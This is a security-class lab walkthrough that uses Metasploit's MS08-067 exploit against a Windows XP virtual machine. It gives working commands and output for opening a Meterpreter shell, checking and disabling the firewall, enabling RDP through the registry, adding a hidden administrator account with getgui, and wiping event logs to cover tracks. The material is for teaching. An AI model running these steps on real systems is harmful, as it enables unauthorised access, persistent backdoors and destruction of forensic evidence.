

Lab - Using Meterpreter to backdoor Windows XP

Hardware requirements for these labs:

1. Do not use a Wi-Fi connection. Use an Ethernet cable to connect to the network. Wi-Fi is configured for IPSec which can impede the labs from working. The additional transport and tunneling protocols do not play well with Kali or Metasploit.

Stop!!!


1. You need to have XP installed as either a virtual machine or as stand alone.
2. Windows XP will need to be up running and available on the same network as your Kali install. You will need to know the IP address of your Windows XP victim and be able to ping it from your kali install.
3. You will need to ensure that the Windows XP firewall is disabled.
4. *** RDP or remote access must be enabled on the remote XP victim. ****

Overview

In this lab, we see how easy Meterpreter can be used create a backdoor into Windows using nothing more than built-in system tools. We will also see how easy it is to detect and disable the Windows firewall if it is running on our victim machine. Lastly, we'll want to remove any traces of our presence from the Windows log files.

First, we cannot find anything or anyone unless Kali or our host can see the network. That means if you check your IP address on your Kali or host machine, you should see the network portion of your IP address in the results.

On your Kali machine, open a terminal and find your host IP address. Look at the first three octets that is your network IP. The last octet represents you host IP.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.225.138 netmask 255.255.255.0 broadcast 192.168.225.255  
    inet6 fe80::20c:29ff:fe66:cc:el prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:66:cc:el txqueuelen 1000 (Ethernet)  
    RX packets 7367 bytes 483674 (472.3 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 13476 bytes 907067 (885.8 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

This is my network IP range, not yours! Yours will differ.

Once we have identified the network range for our victim's network, we can use Nmap to scan the network for our Windows XP victim. Make sure you have your Windows XP machine up and running.

```
root@kali:~# nmap -A 192.168.225.0/24
```

```
Nmap scan report for 192.168.225.134
Host is up (0.00019s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows XP microsoft-ds
3389/tcp   open  ms-wbt-server   Microsoft Terminal Service
MAC Address: 00:0C:29:E0:D7:A1 (VMware)
Device type: general purpose
Running: Microsoft Windows 2000|XP|2003
OS CPE: cpe:/o:microsoft:windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows 2000 SP2 - SP4, Windows XP SP2 - SP3, or Windows Server 2003 SP0 - SP2
Network Distance: 1 hop
Service Info: OSs: Windows, Windows 98, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_xp
```

This is my victim's IP address, not yours! Yours will differ!

We now have two pieces of information we need to launch a remote session using Meterpreter, our host IP and the IP of our XP victim. Make sure you have these two pieces of information, and they are correct.

We can now launch Metasploit from a terminal session inside of Kali.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole
```

And the results.....

```
Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.8-
+ -- --=[ 1519 exploits - 880 auxiliary - 259 post
+ -- --=[ 437 payloads - 38 encoders - 8 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

We next need to create a shell session using Meterpreter.

For this, we will use the exploit `/windows/smb/ms08_067_netapi`

`use windows/smb/ms08_067_netapi`

```
https://metasploit.com

      =[ metasploit v4.16.17-dev                               ]
+ -- --=[ 1703 exploits - 969 auxiliary - 299 post              ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops                 ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > 
```

Confirm your settings using the **show options** command. Set IP address for your RHOST.

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.145.131  yes       The target address
  RPORT      445              yes       The SMB service port (TCP)
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.145.131
RHOST => 192.168.145.131
```

With everything looking good, you can launch the payload using the **execute** command.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.225.134
[*] Meterpreter session 1 opened (192.168.225.138:37814 -> 192.168.225.134:4444)
    at 2016-05-22 02:17:20 -0400

meterpreter > 
```

You should see the meterpreter prompt, that is your indicator that you have established a reverse shell with your Windows XP machine.

Let's check and see if the machine has a firewall and if it is enabled. We do this by opening a shell or terminal session with the Windows XP victim. Therefore, we needed the Meterpreter session.

At the Meterpreter prompt, type **shell**

```
meterpreter > shell
Process 916 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

We have opened the command prompt on our victim machine.

We can use the **netsh firewall show opmode** command to check the status of the Windows firewall.

```
C:\WINDOWS\system32>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration:
-----
Operational mode           = Enable
Exception mode             = Enable

Standard profile configuration (current):
-----
Operational mode           = Disable
Exception mode             = Enable

Local Area Connection firewall configuration:
-----
Operational mode           = Enable

C:\WINDOWS\system32>
```

We can see under the standard profile configuration (current); the operational mode is disabled.

We can see the firewall is disabled. To enable it we will use the command:

netsh firewall set opmode mode=enable

But don't enable the firewall as it will kill your session.

If the firewall were enabled, we could simply disable it by changing enable to disable at the end of the command. This exploit would be blocked by the firewall, so we would either have to come with another back-door solution or move on to a softer target. This is what hackers look for; Windows machines left undefended.

At the Windows command prompt, type exit. This brings us back to the **meterpreter** prompt.

We will now connect using an RDP session using an all-in script that will do all the work for us.

At the Meterpreter prompt type: **run getgui -h** Look over the options that we have to set, the username and the password for the RDP session.

```
C:\WINDOWS\system32>exit
exit
meterpreter > run getgui -h
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or:    getgui -e

OPTIONS:

    -e      Enable RDP only.
    -f <opt> Forward RDP Connection.
    -h      Help menu.
    -p <opt> The Password of the user to add.
    -u <opt> The Username of the user to add.
```

Type: **run getgui -u maddog -p hacked** (you can use any username or password you want) This username and password will be added to the local administrator group.


```
meterpreter > run getgui -u maddog -p hacked
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]   Adding User: maddog with Password: hacked
[*]   Hiding user from Windows Login screen
[*]   Adding User: maddog to local group 'Remote Desktop Users'
[*]   Adding User: maddog to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /root/.msf8/logs/scripts/getgui/clean_up__20160522.1456.rc
meterpreter > █
```

Stop!! Look at the bottom of the screen; this exploit has created a clean script to use to remove the fake admin account and password we created. Copy everything after the colon and save it to text on either your Kali desktop or your host machine (notepad.exe for Windows. If you do not, you will need to run the entire lab again to get this script.


We now have to get back to a normal command prompt so just keep typing exit until you're back to the kali prompt. At the prompt, you will need to type in the rdesktop command as you see it typed in the next image. Remember.... this is my IP address for my windows XP machine. If your username and password were different, you would need to use those.

```
root@kali:~# rdesktop -u maddog -p hacked 192.168.225.134
Autoselected keyboard map en-us
WARNING: Remote desktop does not support colour depth 24; falling back to 16
root@kali:~# █
```

Let's test the connection to see if it can really be that easy.



Click yes. It logs of the current user and logs you on.



Troubleshooting:

If Meterpreter fails to connect, ensure the firewall is off, and RDP is allowed on the XP victim.

To enable remote access on your Windows XP victim, perform the following steps:

Enable RDP through the command line:

Using your Meterpreter shell, type the following command at the command prompt:


```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

This command works on XP, Windows 7 and Vista.

If you fat finger the command, it will not work. If after three or four failed attempts, log onto the Windows XP victim and do the following:

Right-click My Computer and select Properties.

1. Select the Remote tab.
2. Select "Allow users to connect remotely to this computer."
3. Click OK to close the Remote Desktop Users dialog box.
4. Click OK to close the main dialog box.



Summary

We used the 'rdesktop' command and specified the username and password we want to use for the login. We then received an error message letting us know a user was already logged into the console of the system, and that if we continue, that user will be disconnected. This is expected behavior for a Windows XP desktop system, so we can see everything is working as expected. Note that Windows Server allows concurrent graphical logins, so you may not encounter this warning message.

Remember, these sorts of changes can be very powerful so use your powers wisely, as all these steps alter the systems in ways that can be used by forensic investigators to track what sort of actions were taken on the system. The more changes are made; the more evidence we leave behind.

When you are done with the current system, you will want to run the cleanup script provided to remove the added account. This script is particular to each session, so you will have to get your script command from your Kali terminal.

If you did not save the script as pointed out earlier, you would have to reconnect to the Windows XP victim and start a new Meterpreter session and run the lab one more time.

```
meterpreter > run multi_console_command -rc /root/.msf8/logs/scripts/getgui/clean_up_20160522.1456.rc
[*] Running Command List ...
[*] Running command execute -H -f cmd.exe -a "/c net user maddog /delete"
Process 524 created.
[*] Running command reg deleteval -k HKLM\\SOFTWARE\\Microsoft\\Windows\\ NT\\
\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserList -v maddog
Successfully deleted maddog.
meterpreter > 
```

While we are here let's cover all our tracks and remove any event log files.

At the Meterpreter prompt, type **clearev**

```
meterpreter > clearev
[*] Wiping 111 records from Application...
[*] Wiping 241 records from System...
[*] Wiping 0 records from Security...
meterpreter > 
```

Let's not leave any jobs running. Type **exit** at the Meterpreter prompt. At the next msf prompt, type: **jobs -K**

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.225.134 - Meterpreter session 1 closed. Reason: User exit
msf exploit(ms08_067_netapi) > jobs -K
Stopping all jobs...
msf exploit(ms08_067_netapi) > 
```

To prevent this type of attack:

1. Ensure your Windows machine is patched and updated
2. Your firewall is enabled.
3. Your Anti-virus is up to date.
4. RDP is disabled

Not too shabby!

End of the lab!

